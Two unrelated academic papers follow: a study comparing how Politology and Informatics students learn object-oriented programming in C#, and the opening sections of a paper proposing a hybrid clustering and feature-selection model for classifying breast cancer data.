The lower level of applicants is mainly due to weaknesses in primary and secondary education. In different schools, even if they have the same profile, in the lessons of Informatics and Information Technology different material is studied, most often in line with the teacher's competences, and not with the pupils' specificities. Due to shortage of staff in education finding well-trained teachers is also a problem that is expected to deepen further in the coming years as there is a lack of interest at national level in programs preparing mathematics and computer science teachers.

Another negative factor for us is the tendency students from mathematical high schools, whose training is significantly better, to go to universities abroad believing that they will receive better education there. The motivation of a part of our students is only high incomes in the IT sector, without taking into account the necessary knowledge and skills to provide these incomes. Quite often this is accompanied by a misconception about IT technology – it is not uncommon for an IT professional to be considered a person who can install and customize an operating system and work with an office package. No account is taken of the fact that work with ready-made applications is not sufficient for a highly remunerated position.

Increasingly, computing in general and programming in particular are essential for students in other fields [1, p. 40]. Through them it is easy to develop critical thinking and problem solving skills that all students need to develop throughout their undergraduate career. Despite the accumulated more than 60 years of experience, however, teaching programming is still considered quite a challenge [11, p. 111] especially with regard to introductory courses [12]. Many researchers refer to learning programming as extremely difficult activity [13], [14]. Our faculty traditionally provides training of students from other faculties in elective and facultative disciplines related to informatics and information technologies. Our observation, in particular, of our longstanding work with students from Politology undergraduate program held by the Faculty of Philosophy shows that they are smart, literate and disciplined and can learn almost everything if it is properly presented to them. Believing that programming may be useful for students from other areas of study who wish to use it as a tool in cross-disciplinary work [1, p. 42], we decided to experimentally teach programming in the eighth semester (of eight semesters) in two consecutive academic years (2015-2016 and 2016-2017), with the consent of both students and teaching department.

Our hypothesis is that by solving simple, carefully selected practical tasks using pure object-oriented language, it is possible for a limited number of lessons and more extracurricular work to acquire fundamental procedural and object-oriented programming concepts including data types, control structures, functions, objects, classes, inheritance, and polymorphism, as well as design concepts and principles like abstraction, decomposition, encapsulation and information hiding, separation of behavior and implementation. The experience from this experiment will help us to decide how to reorganize our CS1 and CS2 courses to improve the knowledge and results of our students at the Faculty of Mathematics and Informatics (FMI).

The article is further structured as follows. In Section II we review the model of training in the introductory courses in computer science programs at our faculty. In Section III we argue the changes we have made in the Computer Technology course in order to be able to compare the achievements of Politology students with those of Informatics students as well as the teaching methods. In Section IV we analyze the results of experimental training. In the conclusion, we point out the possibilities for further development of the experiment and draw conclusions that experimental training of non-specialists can help in improving the training of our faculty students.

II. Introductory Programming Courses

The bachelor degree programs in the field of computing at FMI are: Informatics, Computer Science and Software Engineering. In [2], the six main implementation strategies for introductory courses are described, covering the first two years of training that are current today: imperative-first, objects-first, functional-first, breadth-first, algorithms-first and hardware-first. We apply the traditional imperative-first model with three main courses, which sequence, workload and content vary from one program to another (see Table I).

The Informatics and Computer Science programs use the C++ hybrid language for introductory courses, which until now we considered to be a good choice for several reasons:

- In secondary schools this was the most commonly used language and the students had experience with it;
- The language is powerful enough for both procedural and object-oriented programming;
- Using a hybrid language is easier to make paradigm shift from procedural to object-oriented programming;
- Students had a good foundation and coped with the heavier C++ syntax, including pointer manipulation and memory management;
- The availability of good textbooks and C++ tools in the language of our country.

Objects are introduced at the latest to Informatics students. The course of ADS (Algorithms and Data Structures) here is entirely procedurally implemented. Computer Science program introduces the OOP (Object-Oriented Programming) concepts in the second semester and the ADS course uses them actively. The algorithms and abstract data structures in the STL library are also considered here. In the fourth semester a second language is added: Java. For both programs in the 4th semester a new paradigm – declarative, is also studied (logic and functional programming).

Our newest bachelor degree program is Software Engineering. It is developed in cooperation with IT business and its curriculum is strongly influenced by its specific needs. It started in 2016-2017 academic year. Here the first language is the pure object-oriented C#, but again the procedural concepts are first studied. The OOP course in the second semester is complemented by .NET Web Development, which uses the same development environment and the same language (C#). In the third semester a second language (optionally and a third) is introduced. The ADS course comes late in the 4th semester and relies on the already well-trained C#. The training is complemented by UML, JavaScript, Logic and Functional Programming Courses, Android Mobile Apps.

TABLE I. CS1-CS2 Programming Curricula

Program	Course / Language	Workload (lectures/practice)	semest er
Informatics	CS1: Foundations of programming (C++)	45/45	1
	CS1: Algorithms and Data Structures (C++)	45/45	2
	CS2: Object-Oriented Programming (C++)	45/45	4
	CS2: Logic Programming (Prolog)	30/15	4
	CS2: Functional Programming (Lisp/Haskell)	15/15	4
Computer Science	CS1: Foundations of programming (C++)	30/30	1
	CS1: Programming in C++ (C++)	30/30	2
	CS2: Algorithms and Data Structures (C++)	30/45	3
	CS2: Programming in Java (Java)	30/30	4
	CS2: Nonprocedural programming (Prolog, Lisp)	30/30	4
Software Engineering	CS1: Introduction to Programing (C#)	30/60	1
	CS1: Object-Oriented Programming (C#)	30/30	2
	CS2: Web Programming with .NET (C#)	15/45	2
	Elective C++ / PHP	15/30	3
	Elective Java / Event-driven programming (C#)	15/30	3
	CS2: Algorithms and Data Structures (C#)	30/45	4
	Elective UML / Mobile Android Applications	15/30	4
	Elective JavaScript / Logic and Functional Programming	15/30	4

For Software Engineering, it is still early to draw conclusions, but in the other two programs as a result of the above-mentioned problem with the changed kind of our students, this model already shows weaknesses and the curricula need reconstruction. This of course is relevant not only to the introductory courses.

III. Modified Course in Computer Technology

The elective course "Computer Technology" for the Politology undergraduate program is in the 8th semester and has 30 academic hours of lectures and 30 hours of laboratory lessons – a normal amount for an introductory course in programming. In our case, however, we wanted to compare students' achievements with those of their Informatics colleagues who passed the three CS1 courses. It is clear that even if the last did not make enough effort, with such a difference in the workload, Informatics students have a great advantage. If we consider the fact that following the imperative-first approach with parallel running courses on Operating Systems and Fundamentals of Informatics, they learn well the mechanics of running, testing and debugging and have a clear idea of how a computer is running the program, how the processor works, what is happening in memory, their advantage becomes even greater – there is evidence to support the thesis that students who have inaccurate and incomplete understanding of the process of implementing a program face greater difficulties in their learning [3]. An additional advantage for Informatics students is the study of methods of program verification according to the methodology described in [15]. Since this methodology relies on good mathematical knowledge, we are limited with nonspecialists (Politology students) only to testing with Visual Studio tools. It makes sense to compare the achievements of the two groups of students only by some criteria. We have chosen these to be the degree of perception of object-oriented concepts and their application in practice in the design and implementation of program solutions from a familiar to students' problem area. A natural choice of approach in this case is the object-first approach that emphasizes the early use of objects and object-oriented design. This avoids focusing on the syntax of the programming language and the details of procedural constructs implementation. A pure object-oriented language is appropriate for such an approach. We chose C# in order to be able to apply our experience in Software Engineering bachelor program as well as to compare the difficulties encountered in the two groups. The development environment is the same for all students – Visual Studio. Though this is an industrial integrated development environment, its code editing features, including code completion, parameter info, quick info, and member lists, are extremely helpful in learning syntax and avoiding errors (both syntactic and logical). The environment encourages writing good code, has the ability to generate code from UML diagrams, to refactor and analyze code. In addition, through this environment students can touch on important aspects of real-world software development.

It should be noted that objects-first is not a well-defined term [6]. Different authors have their own understanding of this concept. It is our understanding that from the very beginning students have to get a clear idea of the essence of the two concepts of this paradigm – object and class, to distinguish between them, to find suitable for modeling classes and objects in the problem area, to discover and present the relations between them. Therefore, the first lecture is purely theoretical and is focused on object-oriented analysis and design.

Our course develops knowledge and skills from the Software Development Fundamentals (SDF), Programming Languages (PL) and Software Engineering (SE) knowledge areas, taught in direct relationship to C# language constructs. In order to solve practical tasks, little knowledge of Algorithms and Complexity (AC) is needed, focusing on the use of ready library implementations – search, sort, select. We will mention that the SDF knowledge area differs from the old Programming Fundamentals form CC2001 [2]. It focuses on the entire software development process, including algorithms and data structures and basic software development methods and tools.

Given a limited number of hours and our desire to develop practical skills, lectures do not run in their typical format. Along with the presented theoretical material, code and diagrams are loaded in the development environment. The lecturer develops in live examples, runs, debugs, modifies, refactors, demonstrates how to use environment tools, analyzes the quality of code (commented on automatically calculated code metrics). During lectures practical skills are acquired, not only theoretical knowledge. Students can ask questions at any time. The examples shown in the lectures are then further developed in the laboratory sessions and variations of them are given for homework tasks.

The sequence of topics is as follows:

1) Overview lecture on object-oriented technology: The object model – foundations, major elements of this model (Abstraction, Encapsulation, Modularity, Hierarchy); Classes and objects – state, behavior and identity of the object; operations with objects, roles and responsibilities; relations between classes.

2) Working with variables, operators and expressions – statements, identifiers, primitive data types, arithmetic operators, assignment.

3) Creating and managing classes and objects – encapsulating, defining and using classes, access control; defining methods (parameters, parameter passing by reference and by value, out parameters, default value, named arguments).

4) Using decision statements (if, switch) and iteration statements (while, for, do).

5) Constructors and destructors: Predefined constructors; Garbage collection; Static methods and data.

6) Properties (read-only, write-only, auto): Partial class definitions; Anonymous types; Refactoring.

7) Values and references: Nullable types; the class System.Object; Organization of memory; Boxing and unboxing; safe conversion of types.

8) Structures: Enumerations; Arrays; Generic types.

9) Collections: List, Dictionary; Collection initializers, find methods, predicates, and lambda expressions; Querying in-memory data using query expressions (LINQ – selecting, filtering, ordering).

10) Inheritance: Declaring a derived class; Calling constructors of a base class; Assignments between objects in class hierarchy.

11) Virtual methods: Polymorphism.

12) Theoretical lecture: Classification; the Importance of Proper Classification; Identifying Classes and Objects; Key Abstractions and Mechanisms.

13) Managing: Errors and exceptions.

14) Interfaces: Definition, implementation, referencing a class via interface, explicit implementation, implementation of multiple interfaces.

15) Abstract classes: Sealed classes and methods.

Two of the lectures are highly theoretical and fully language independent (1 and 12). The first introduces the object-oriented technology and the second comes after the students have gained practical experience in order to summarize the lessons learned and to provide guidance for its proper implementation.

The difference with the object-oriented course for Software Engineering students is that no overloading, extension methods, reflection, indexers, delegates, events are included here. These language capabilities, although very useful, are not key to object-oriented technology. Their lack is not a problem for the experiment, as the results will be compared to those of Informatics students who study C++ (the implementation of such concepts is on a radically different basis). The test tasks are selected so as not to imply the use of these concepts.

Although our approach is objects-first, in order to be able to solve practical problems, and students to understand the code generated by the environment or written by the instructor, some fundamental programming concepts common to all paradigms are also introduced early, although not in details. These are variables and primitive data types, expressions and assignments, conditional and iterative control structures, functions and parameter passing.

The laboratory works are mostly focused on the use of C# features and their application for the implementation of object-oriented models. We start with .NET and Visual Studio 2015 environment. The examples are an important part of the course for both labs and lectures. In an object-first curriculum, the objects presented by the instructor play a key role in motivating and explaining an object-oriented approach [4]. For this reason, we chose tasks from everyday life, games and such related to students' work on case studies in their program (Politology). The first examples of exercises are semi-finished projects in which students must add functionality – a method, property, or change object behavior by modifying an already implemented functionality. In this way students immediately see the outcome of their work on the code, and this works motivatingly. In the examples we try to show good programming practices without commenting that these are classic programming patterns, going into details about their nature and summarizing the situations in which they are applied. We rely on students to build an intuitive notion. We took some ideas of tasks of those presented at the Nifty Assignments session at the annual SIGCSE meeting [5]. Some examples are developed and expanded into several lectures and exercises, and in the process of study of a new concept or mechanism the implementation changes (and sometimes the overall design). Such is the example of the card game discussed in [7].

When starting a new task, first, with the help of the instructor, object-oriented analysis of the problem area is made, the classes and objects are designed, the use cases are examined, which helps to clarify the roles and responsibilities of the objects. To document ideas and design, we use a lightweight and often informal UML notation. We rely, especially in the initial exercises, on wizards to create classes and their components, including those made from class diagrams. This helps a lot in avoiding syntax errors and learning a good style of writing and structuring code. Another very useful feature of Visual Studio is Code Snippets that are designed and used by professionals as a means of speeding up code writing, but in our case the benefit of them in combination with code completion, parameter info, quick info, and member lists was rather in the direction of learning the syntax of the language and avoiding syntax errors.

In the laboratory work we apply pair programming, which has long been used in industry [8] and is increasingly applied in training. Research has shown that it improves both code quality and efficiency of student pairs compared to individual work [9], [10]. This was also useful in extracurricular work, which we relied on to compensate for the smaller number of lesson for lectures and exercises compared to this for the informatics students. Learning to work in pairs, discussing tasks, tracking the work of their partner, changing their roles, have worked well in developing homework projects in teams of 2 or 3 students.

IV. Analysis of Learning Outcomes

Prior to conducting this experimental training, we conducted pedagogical studies with students from FMI to track the degree of mastering of key concepts and mechanisms in programming. Informatics and Computer Science students from upper classes have also been observed, that is a delayed check. The results show a good and comparatively persistent level of proficiency in procedural concepts, but more problems with object-oriented design. The concepts of a class and an object are perceived almost entirely from a language point of view – the class is a user-defined data type, and the object is a variable of that type. Definition of individual classes and implementation of their methods according to a predetermined exact specification do not hinder students (about 80% of them), but there are serious difficulties in creating an adequate object-oriented model of a problem area, finding the necessary classes and the exact relationships between them, building communication between objects (only 30% do well with this task). We attribute these results to the imperative-first model applied to the training of these students.

In order not to stress the Politology students with multiple tests and quizzes, in the experimental training we did not conduct a three-stage classical pedagogical experiment to formally compare their achievements with those of Informatics students. Due to the small number involved, the statistical processing of data from such an experiment would not yield reliable results. Instead of this, we gathered empirical data from teachers' notes of activity during the sessions, achievements, difficulties encountered by each student, results of homeworks, a test and a final test, the same for the "specialists" (Informatics undergraduate program who play the role of the control group) and "non-specialists" (4th year Politology students). Both tests involved solving a task on a computer.

The results shown in the final test (on one and the same problems) are similar to the average result with a slight lead in favor of the Politology students (Table II), but here we have to keep in mind that the test was so prepared as to cover only the material that they know best.

TABLE II. TEST RESULTS

Grade	Politology		Informatics
	First Test	**Final Test**	**Final Test**
A	16%	18%	23%
B	46%	46%	23%
C	22%	20%	12%
D	12%	14%	27%
F	4%	2%	15%

It is noteworthy the low number of poor assessments of Politology students, as well as the rather high number of F and D grades for the Informatics students. There is no clearly expressed average level among the second – the largest groups are those of excellent and poor marks. We believe that this is due to the free admission to the program. Some of the undergraduates drop out after the second year and look for a job elsewhere. In the group of Politology students, predominate estimates B, with the percentage of A being also high (18% of the final test). Poor scores are a minimum – 2 on the first test and 1 on the second. We attribute this to the efforts all made and their responsible approach to the tasks.

Our observations of lectures and exercises, teamwork on projects, and analysis of scripts we can determine as common difficulties for "nonspecialists", which lead to the bound up with them mistakes in logic and design, the following:

- Passing of parameters to a function – ref and out parameters.
- Constructing more complex Boolean expressions.
- They do not understand the essence of the task and from there they cannot judge when to use static components of the classes.
- They do not detect quickly when polymorphism is suitable for use, but start solving using conditional logic.
- Casting and type conversions (including boxing and unboxing).
- Using an interface as a type.

Compared to the Software Engineering students who study the same language, nonspecialists find it more difficult to use procedural constructs of C#. This is natural, as this is an introductory course for them. Thanks to the Visual Studio environment, we have reduced not only syntax errors but also some other often noticed in the past – defining a variable from a missing class, calling a missing method, a field of undefined or inaccessible type, an attempt to access private components. The environment immediately notifies of such situations.

Politology students are dealing better with design and, in particular, with choosing the right relationships between related classes. Informatics students often confuse and generally prefer inheritance as a key concept for object oriented programming without exploring the possibility of implementation with a lighter mechanism. Inheritance is often used only as a means of achieving re-usability of code without the presence of true "is-a" relationship between classes. Informaticians in turn are better at working with generic types and algorithms.

Looking for success indicators, we conducted a poll about the school the students graduated from, their results in Maths, Informatics, Information Technologies, as well as average grade from school and average grade at the university. For the specialists, we also studied their exam results at our faculty. An indisputable indicator of success in studying programming for both groups of students has been good Maths results. Maths skills help to cope with the high degree of abstraction of the material studied and the building of proper models and algorithms. Among Politology students, there were also some who graduated from mathematical high schools and some of the concepts (mainly procedural) studied there were familiar to them. It was easier for them to build upon their old knowledge. High results in programming have been shown by students who have high average grades at the university. This shows that programming is not that difficult if one is ready to make efforts. For the Informaticians expectedly a high correlation between the results in Fundamentals of Informatics, Fundamentals of Programming and Object-Oriented Programming was found.

V. CONCLUSION

The results achieved give us reasons to believe that the experimental training was successful. Politology students have mastered enough of the basic concepts and acquired practical programming skills. It will be interesting to track if some of them will change their profession and with additional qualification in the master degree to effectuate in the field of software development.

In the future, we are preparing to expand the experiment with formal statistical processing of accumulated empirical data, and to include experimental training in "Operating Systems" of students from the newly created hybrid faculties of Applied Linguistics and IT and History and IT, and also to compare the achievements with those of Informatics students.

As long as we cannot influence the quality of our students' selection, we will try to apply the accumulated teaching experience and successful methods of training non-specialists to the introductory courses of the computer specialties where, as we have discussed above, in recent years, we have very heterogeneous in interests and potential students.

The first conclusion is that it is necessary to replace the C++ language with C# and go entirely to objects-first approach. We expect this to bring good results for weaker students once it has worked with non-professionals. C# is easier for first language, especially for object oriented programming.

Efforts should also be made towards motivating students' learning and their greater engagement in the learning process. This is possible by selecting examples and solving tasks, working on semi-finished projects so that the results of the work are immediately visible. We will give up all mathematical tasks and focus on more entertaining samples for students, like examples in [5].

Another useful technique that we will apply is programming in pairs in lab sessions and working in small teams on homework projects. In the experiment, the Politology students' teamwork helped weaker members of the teams to gain confidence and fill the gaps in their knowledge.

In spite of the sufficient number of academic hours for programming in computer programs, we believe that it will be beneficial to engage students with more extracurricular activities including work on a course project from the first year of study.

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A Proposed Hybrid Effective Technique for Enhancing Classification Accuracy

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***Abstract*—The automatic prediction and detection of breast cancer disease is an imperative, challenging problem in medical applications. In this paper, a proposed model to improve the accuracy of classification algorithms is presented. A new approach for designing effective pre-processing stage is introduced. Such approach integrates K-means clustering algorithm with fuzzy rough feature selection or correlation feature selection for data reduction. The attributes of the reduced clustered data are merged to form a new data set to be classified. Simulation results prove the enhancement of classification by using the proposed approach. Moreover, a new hybrid model for classification composed of K-means clustering algorithm, fuzzy rough feature selection and discernibility nearest neighbour is achieved. Compared to previous studies on the same data, it is proved that the presented model outperforms other classification models. The proposed model is tested on breast cancer dataset from UCI machine learning repository.**

Keywords*—Data mining; bioinformatics; fuzzy rough feature selection; correlation feature selection and data classification

I. Introduction

Medical data characterized by being intricate, noisy and immense so there are challenges in decision making for patient health. Therapeutic datasets contains details related to patients, past diagnosis, treatment cost etc. therefore new approaches to extract and analyse valuable information from such data are required. These approaches improve decision making in regards to patient treatment. Because of the significant increase in digital data, good exploration and analysis of data is needed. Healthcare data that stored digitally is about 500 petabytes worldwide in 2012 and in 2020 expected to reach 25000 petabytes [6]. Breast cancer is one of the largest reasons for cancer deaths among women. Early expectation of the trademark of bosom protuberances (benign or malignant) happening in patients accordingly help to focus a suitable treatment for the cancer. Extracting valuable information from the breast cancer therapeutic datasets may help in early expectation of the disease.

Data mining concept is the methodology of extracting knowledge or finding models from huge amount of data. Data mining can be called 'Knowledge mining from data [1]. Predictive data mining will be utilized to forecast some property of incoming data, for example how to classify it. The Data Mining (DM) techniques provide efficient methods to improve statistical tools for future pattern forecasting [2]. The idea for the developments of this advanced analysis is to extract useful information from large datasets and transforming it to meaningful pattern or structure that can be utilized later. The methods involved in that step are machine learning, database systems, artificial intelligence, statistics and business intelligence. Data mining is about making solutions by analysing data that are presented in datasets [3]. Because of academic and industrial models development there are need for hybrid models development such models represented (Fig. 1) by Cios et al. [4].

Data mining provides technologies that can be used in many organizations. Health awareness organizations can utilize these advances for characterizing patients that have comparative highlights and propose successful treatment.

Mining get to be imperative in healthcare management in light of the fact that they require techniques for effective examination to distinguish important, hidden and valuable data from medical data sets. Data classification issues in healthcare services result from the instability and high dimensionality nature of gathered medical information. In therapeutic frameworks, data mining can be utilized to attain fascinating advantages like lower expense answer for patient, discovering fraud in health insurance, looking for reasons for different diseases and discovering medical treatment solutions for them [5].



Fig. 1. Knowledge discovery process.

This paper proposes a hybrid model that represents a unified schema for the classification algorithms. The model studies how the efficient preparation and selection of data participate in the improvement of classification algorithms. The model is a hybrid of the pre-processing phase and the classification phase. The pre-processing phase intends to cluster the data set using the K-mean clustering algorithm then use fuzzy rough feature selection (FRFS) or correlation feature selection (CFS) on each cluster to produce the reduct. The reducts of the clusters are then combined to produce the final set of features used for classification later. The discernibility nearest neighbour algorithm is trained by the reduced data set and classifies unseen cases of the test data. The accuracy of the hybrid model is judged by the 10 folds cross validation and percentage split by 80-20 for training and test respectively. The experimental results were applied using the WEKA and Rapid Miner data mining tools. The results showed that the proposed model improved the classification accuracies by 2.92% more than the old models that may classify original data or be applied on reduced data.

The rest of the paper is organized as follows: Section II is a quick review on the previous studies in using data mining techniques for medical applications and classification of breast cancer data set. Section III describes the techniques and methodologies used in this study such as data classification, data clustering and feature reduction algorithms. Section IV presents an overview on the proposed system and its modules. Experimental results and conclusion will display in Sections V and VI, respectively.

II. Related Work

Because biomedical is considered important and critical issue, many research papers seek to enhance medical data classifications accuracy. Agarwal and Pandey [7] performed a comparative study between different machine learning techniques such as fuzzy inference systems (FIS), perceptron neural networks and backprobagation neural networks. Their experiment tries to eye clinic datasets by using matlab simulation and proved that perceptron neural networks are better in its results from other techniques. From their study, also perceptron neural networks is simple and fuzzy logic and back propagation neural networks are widely used in several research area, they didn't produce good results for the data

Anushya and Pethalakshmi [8] used fuzzy logic because of their comprehensible result for evaluating the accuracy of occurrence of a heart disease with several data mining classification techniques such as decision tree, k-means, naïve Bayes and neural networks. Authors used the classifiers to classify heart dataset as healthy or sick. They used sensitivity with specificity to measure the accuracy of classifiers. The results showed better accuracy in using fuzzy logic with k-means classifier but with the whole dataset without reducing its features.

Rawat and Burse [9] proposed a soft computing genetic-neuro fuzzy system for medical data mining diagnosis. They used genetic algorithms for feature selection combined with adaptive neuro-fuzzy inference system (ANFIS) for classification. Data grouped from UCI to ovarian cancer data. The system achieved higher accuracy with minimum cost. Cost decreased when using genetics for reducing data.

Shukla and Agarwal [10] presented hybrid system of combining clustering with classification with some k-means improvement. The system was tested against Tuberculosis Dataset .This model starts by handling data pre-processing and feature selection using principal components analysis (PCA). Then it applies clustering using modified k-means and comparing classification accuracy with three classifiers (Naïve Bayes, Decision Tree and Artificial Neural Networks (ANN)). The model proved that the modified K-means results are better than using the original K-means. Hamdan and Garibaldi [11] proposed a framework for survival modelling by using ANFIS fuzzy inference system. This framework consists of pre-processing data against missing values by replacing or discarding it with respect to data types and volumes then used ANFIS for implementation and using dataset related to operative surgery for ovarian cancer patients. They proved the predictive power of proposed framework and facilitation for clinician to understand the process of data by set of linguistic rules. Cedeño et al. [12] presented a novel enhancement in neural network training for pattern classification. The proposed training algorithm is roused by the biological met plasticity property of neurons and Shannon's information theory. Joshi et al. [13], the outcome of their research is justified that clustering by k-means algorithm and FF algorithm are useful for early diagnosis of the breast cancer patients.

Many of previous studies interested in using powerful and intelligent classification algorithms for their work. The proposed model concentrates on pre-processing and not just for data reduction but selecting the features that have role in improving classification accuracies that help in prediction model specially the field about healthcare.

III. Materials and Methods

A. Methodology

In this paper the proposed system focus first on applying pre-processing on medical data such as handling missing data, clustering data, data reduction, performing comparison study between different algorithms and measuring the contribution of each method to improve the performance. Second, different techniques that can be used for optimizing classification accuracy of bioinformatics data have applied. The proposed system applies different data mining and artificial intelligence techniques.

B. Data Pre-Processing

Medical data is not complete and need several pre-processing steps that are performed by several techniques [14], [15]. Machine learning fields have several model analysis, design and data pre-processing techniques that guaranty high performance in achieving accuracy in its results. There are many problems in biomedical and medicine research that can make use of machine learning techniques in its tasks [16].

The pre-processing stages are very important and critical issue to ensure the success of data mining and data warehouse in time and space. Medical data is incomplete, noisy, and inconsistent. There are many different ways to solve such problems. Data pre-processing include several methods such as data reduction and data cleaning [4], [17].

1) Data Reduction: A central issue in machine learning is recognizing specific set of features from which a classification model can be built. Data reduction can be used to reduce the data set achieving integrity of the original data. It is better to apply data mining on reduced version of data producing results as the same as or almost the same of original data. Data reduction methods involve data representation, dimensionality reduction and data compression [14]. This paper concentrates mainly on applying CFS and fuzzy rough feature selection.

a) Correlation based Feature Selection (CFS)

Correlation based feature selection (CFS) assesses the value of a subset of attributes by considering the individual predictive ability of every feature alongside the level of redundancy between them. CFS algorithm assembles evaluation formula with specific and reasonable correlation metrics and heuristic search strategy. There are many trials on standard datasets demonstrated that CFS rapidly distinguishes immaterial, repetitive, and noisy features. Also CFS screens relevant features as long as their significance does not emphatically rely on other features. On medical domains, CFS commonly reduced well over a large portion of the features. Much of the time, classification accuracy based on eliminated features gives good accuracy [18], [19].

b) Fuzzy Rough Feature Selection (FRFS)

The rough set attribute selection (RSAR) methodology can just work adequately with datasets containing discrete values. Furthermore, there is no chance to handle noisy data. Because most datasets contain real valued attributes, it is important to perform a discretization step in advance. This is normally actualized by standard fuzzification methods. Fuzzy-rough feature selection (FRFS) gives a method by which discrete or real-valued noisy data can be successfully eliminated without the requirement for user supplied data. Furthermore, this procedure can be implemented with nominal or continuous attributes that can be found in classification and regression datasets [27], [30]-[38].

2) Data Cleaning: To achieve high quality and accuracy of data to any information system data must be cleaned. Data cleaning is defined as the process of discovering and reducing artifacts for improving the data quality that is necessary for building any knowledge discovery and data warehouse [20]. Data cleaning methods differ according to the nature of the problem or area that apply to it but in general used to detect incomplete, inaccurate or unreasonable data and starting to improve such data by correcting what detected.

C. Data Mining and Artificial Intelligence Techniques

- Data Classification

Classification [18] is considered one of the forms of data analysis with supervised learning for extracting models portraying imperative data classes. Such models called classifiers for forecasting discrete or unordered class labels. The process of data classification comprise of two main steps for learning and classification where the model is utilized to anticipate class labels for given or specific data.

- Neural Networks

Neural networks are one of the most popular approaches to machine learning for improving the performance of intelligent systems. Neural network simulate human brain so called biological system that can be used for pattern recognition. Artificial neural networks (ANN) are artificial intelligence techniques used widely to solve pattern recognition and decision support problem in bioinformatics field. Neural network can be combined with different techniques such as producing rough neural network by accumulating neural networks with rough set. [21]

- K-Nearest Neighbours

K-nearest neighbour [22] is a classification technique that accepts the class of an instance to be the same as the class of the closest occurrence to that instance. It receives a similarity metric to quantify the closeness of an instance to others. Nearest neighbour proposes that instances in the data will be independently and indistinguishably distributed, so the instances have the same classification if they are in close proximity. For predicting a class, the algorithm must calculate how far attributes of new and previous differ.

- Naive Bayes

The naive Bayes algorithm utilizes an improved form of Bayes equation to choose which class a novel occurrence belongs to. The back likelihood of every class is calculated. Given the highlight qualities introduced in the occasion, the occurrence is allocated the class with the most elevated likelihood. Equation 1 demonstrates the naive Bayes equation, which makes the presumption that features values are factually autonomous inside every class [19].

$$p(C_i \mid \upsilon_1, \upsilon_2, ..., \upsilon_n) = \frac{p(C_i)\prod_{j=1}^{n} p(\upsilon_j \mid C_i)}{p(\upsilon_1, \upsilon_2, ..., \upsilon_n)} \quad (1)$$

Where, C_i indicates the class and (v1, v2… v_n) for features values.

- C4.5

C4.5 [19] is algorithms that can represent their training data as a decision tree. C4.5 utilizes a greedy approach that makes use of an information theoretic measure to assemble a decision tree from training data as its guide. Training instances are divided into subsets by selecting an attribute for the root of the tree according to attribute values. C4.5 use gain ratio for ranking and selecting which attribute to be a root for the tree. There are more algorithms that depend upon tree classification such that ID3, NB tree and FT (functional tree) Classifier for ‘Functional trees’ builds a tree for classification that could have logistic regression capacities at the internal nodes and/or its leaves.

- Decision Table/Naive Bayes Hybrid (DTNB)

Naive Bayes and Decision Tables (DTNB) [23] is hybrid model of combining a simple Bayesian network where the decision table (DT) represents a conditional probability table. Hybrid model learning algorithm (DTNB) continues similarly as the one for stand-alone DTs. The research for each point evaluates and assesses the merit connected with splitting the attributes into two subsets that are disjoint: the first for the DT and the second for NB. DTNB hybrid demonstrated a high performance evaluation compared to applying each in its own.

- K-Star (K*)

K* is an instance-based learner that are means for classifying an instance by instance-based learners. This is made by comparing and contrasting instances with pre-classified samples of pre-defined data sets [24]. Hence, the crucial supposition with comparison states that similar instances have similar classifications. The question here is how to determine that there are two similar instances and how similar they are. Distance function, considered from the corresponding components of instance-based learner, is used to measure instance similarity. The second component of instance-based learner is the classification function. It is responsible for determining the final classification for a new instance produced from instance similarities.

- Sequential Minimal Optimization Algorithm(SMO)

Sequential minimal optimization (SMO) is a simple algorithm that can rapidly tackle the support vector machine-quadratic programming (SVM QP) problem with no additional matrix storage or utilizing numerical QP optimization steps at all. SMO limited the problems overall QP to QP sub-problems by using Osuna’s theorem to guarantee convergence [25].

- Data Clustering (K-Means Algorithm)

Data clustering is a task of data mining that group data or objects that have similar properties together to be used to facilitate their processing. Data clustering have applied in many domains such as medical area. There are several clustering algorithms existing in research but k-mean algorithm is popular because of its simplicity in implementation and ability to deliver great results.

The k-means algorithm is an unsupervised mining clustering techniques. K-means is widely applied in bioinformatics and related fields that need to determine the number of clusters that appropriate for specific problem. K-means algorithm includes five steps [14] (Fig. 2):

Step1. Determining number of clusters
Step2. Create clusters randomly and select cluster midpoint
Step3. Assign each object to the group that has the closest centroid
Step4. When all objects has been assigned, re-computation of the positions of new cluster midpoints
Step5. Repeat steps 3 and 4 until a separation is produced between objects that achieved when no longer centroids moved.

Fig. 2. K-means algorithm.

K-means algorithm purpose and goal is minimizing the objective function (squared error function) given by:

$$J(\upsilon) = \sum_{i=1}^{c}\sum_{j=1}^{c_i}(\left\| x_i - \upsilon_j \right\|)^2 \quad (2)$$

Where,

‘$\|x_i - v_j\|$’ is the Euclidean distance between xi and vj. ‘C_i’ is the number of data points in i th cluster.

‘C’ is the number of cluster centers.

K-mean clustering method calculates the distance (d) between two objects o_i and o_j by Euclidean separation given as:

$$d(o_i, o_j) = \sqrt{\sum_{p=1}^{d}(o_i^p - o_j^p)^2} \quad (3)$$

The hybrid system proposed in this study evaluates a new pre-processing step. It consists of data cleaning, clustering of data, and data reduction. Moreover, a comparative study between different algorithms for data reduction and the effect of this whole pre-processing step for enhancing classification algorithms is introduced. Data cleaning is important to overcome incomplete or inaccurate data. Data selection, without missing values in columns or rows, participate in achieving more accurate results as pre-processing step. There are many algorithms for clustering process but k-means is accepted for its simplicity and widely used in bioinformatics and related domains.

